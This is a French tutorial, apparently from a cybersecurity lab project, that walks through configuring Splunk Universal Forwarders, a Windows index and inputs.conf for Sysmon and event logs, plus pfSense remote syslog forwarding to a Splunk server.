
- Acceptation de l'accord de licence et choisir l'instance de splunk sur site.




- Sélection des logs windows à faire remonter sur splunk




- Création des identifiants pour administrer les UF



- Sélection de l'adresse IP du server Splunk et du port de réception 9997.



- Configurer la réception des données par Splunk via le port 9997 et activation de ce dernier



- Création d'index wincyberlogs pour indexer les logs de notre machine windows.

En parcourant la liste des index sur Splunk nous constatons qu'il n'y a pas d'index dédié à nos logs Windows : nous devons le créer.

Nouvel Index
×

Paramètres généraux

Nom d'index	<input type="text" value="wincyberlogs"/> <small>Définit un nom d'index (par ex. INDEX_NAME). Recherche à l'aide de index=INDEX_NAME.</small>
Type de données d'index	<div> <input checked="" type="radio"/> Événements <input type="radio"/> Mesures </div> <small>Le type de données à stocker (basé sur un événement ou mesures).</small>
Chemin du répertoire de base	<input type="text" value="optional"/> <small>Chemin base de données à chaud/tiède. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/db).</small>
Chemin froid	<input type="text" value="optional"/> <small>Chemin base de données à froid. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/colddb).</small>
Chemin dégelé	<input type="text" value="optional"/> <small>Chemin base de données dégelé/ressuscité. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/thaweddb).</small>
Vérification de l'intégrité des données	<div> <input checked="" type="radio"/> Enable <input type="radio"/> Disable </div> <small>Activez cette option si vous souhaitez que Splunk calcule les hash de chaque tranche de vos données afin d'en assurer l'intégrité.</small>


- Modification dans windows du fichier inputs.conf générée par les UFs

L'installation des universals forwarders à générer plusieurs fichiers dont l'un d'eux est très important.

C'est le fichier inputs.conf, qui doit être modifié afin que les logs windows et sysmon puissent remonter sans difficultés dans splunk.

Ce fichier inputs.conf se localise dans :

C:\ProgramFiles\SplunkUniversalForwarder\etc\apps\splunkUniversalForwarder\local



La modification du fichier `inputs.conf` consiste à rajouter dans celui-ci notre index splunk **wincyberlogs** créer plus haut et **Microsoft-Windows-Sysmon** comme le montre la capture suivante:

```
inputs.conf - Bloc-notes
Fichier Edition Format Affichage Aide
[WinEventLog://Microsoft-Windows-Sysmon/Operational]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs

[WinEventLog://Security]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs


[WinEventLog://System]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs



[WinEventLog://ForwardedEvents]
checkpointInterval = 5
current_only = 0
disabled = 0
start_from = oldest
index = wincyberlogs
```


- Création d'une règle sur le firewall de Windows pour les UFs

Pour que les logs de la machine windows puissent se retrouver sur Splunk dans le but d'être analysés, ils doivent franchir le firewall Defender de windows.

Pour ce faire, nous devons créer une règle d'entrée dans le firewall Defender au niveau du port UDP 9997. Cette règle permettra une connexion entre les UFs et splunk.








● Redémarrage du service Splunk Forwarder


Pour mettre en marche les UFs, il faudrait redémarrer le Splunk Forwarder en allant sur **Windows/services/Splunk Forwarder** comme le montre la capture suivante:



2. Configuration et envoi des logs de pfsense sur Splunk

Dans cette section, nous allons montrer comment les différentes étapes pour intégrer les logs de pfsense au niveau de Splunk.

- Se connecter sur pfsense puis dans status/system logs/settings



- Cocher Enable Remote Logging et renseigner dans Remote log servers l'adresse IP du serveur splunk et le port de connexion (192.168.1.11:9997). Pour finir, faudra cocher Everything (dans remote syslog contents) pour envoyer tous les types de log

192.168.1.2/status_logs_settings.php

Remote Logging Options

Enable Remote Logging ☒ Send log messages to remote syslog server

Log Host Source Address

This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.

NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol

This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; if an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers

Remote Syslog Contents

- ☒ Everything
- ☐ System Events
- ☐ Firewall Events
- ☐ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- ☐ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- ☐ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- ☐ General Authentication Events
- ☐ Antivirus Event


- Aller sur splunk et cliquer sur surveiller pour envoyer les données puis choisir TCP/UDP

192.168.1.11:8000/fr-FR/manager/search/adddata

splunk>enterprise Applications Administrator Messages Paramètres Activité Aide

⚠ Les guides d'importation des données Splunk ne sont pas accessibles. Vérifiez qu'une connexion Internet est disponible pour accéder à ces guides.


Quelles données voulez-vous envoyer à la plateforme Splunk ?



Envoyer

des fichiers depuis mon ordinateur


Fichiers de logs locaux
Fichiers structurés locaux (par ex : CSV)
[Didacticiel pour ajouter des données](#)



Surveiller

des fichiers et des ports sur cette instance de la plateforme Splunk

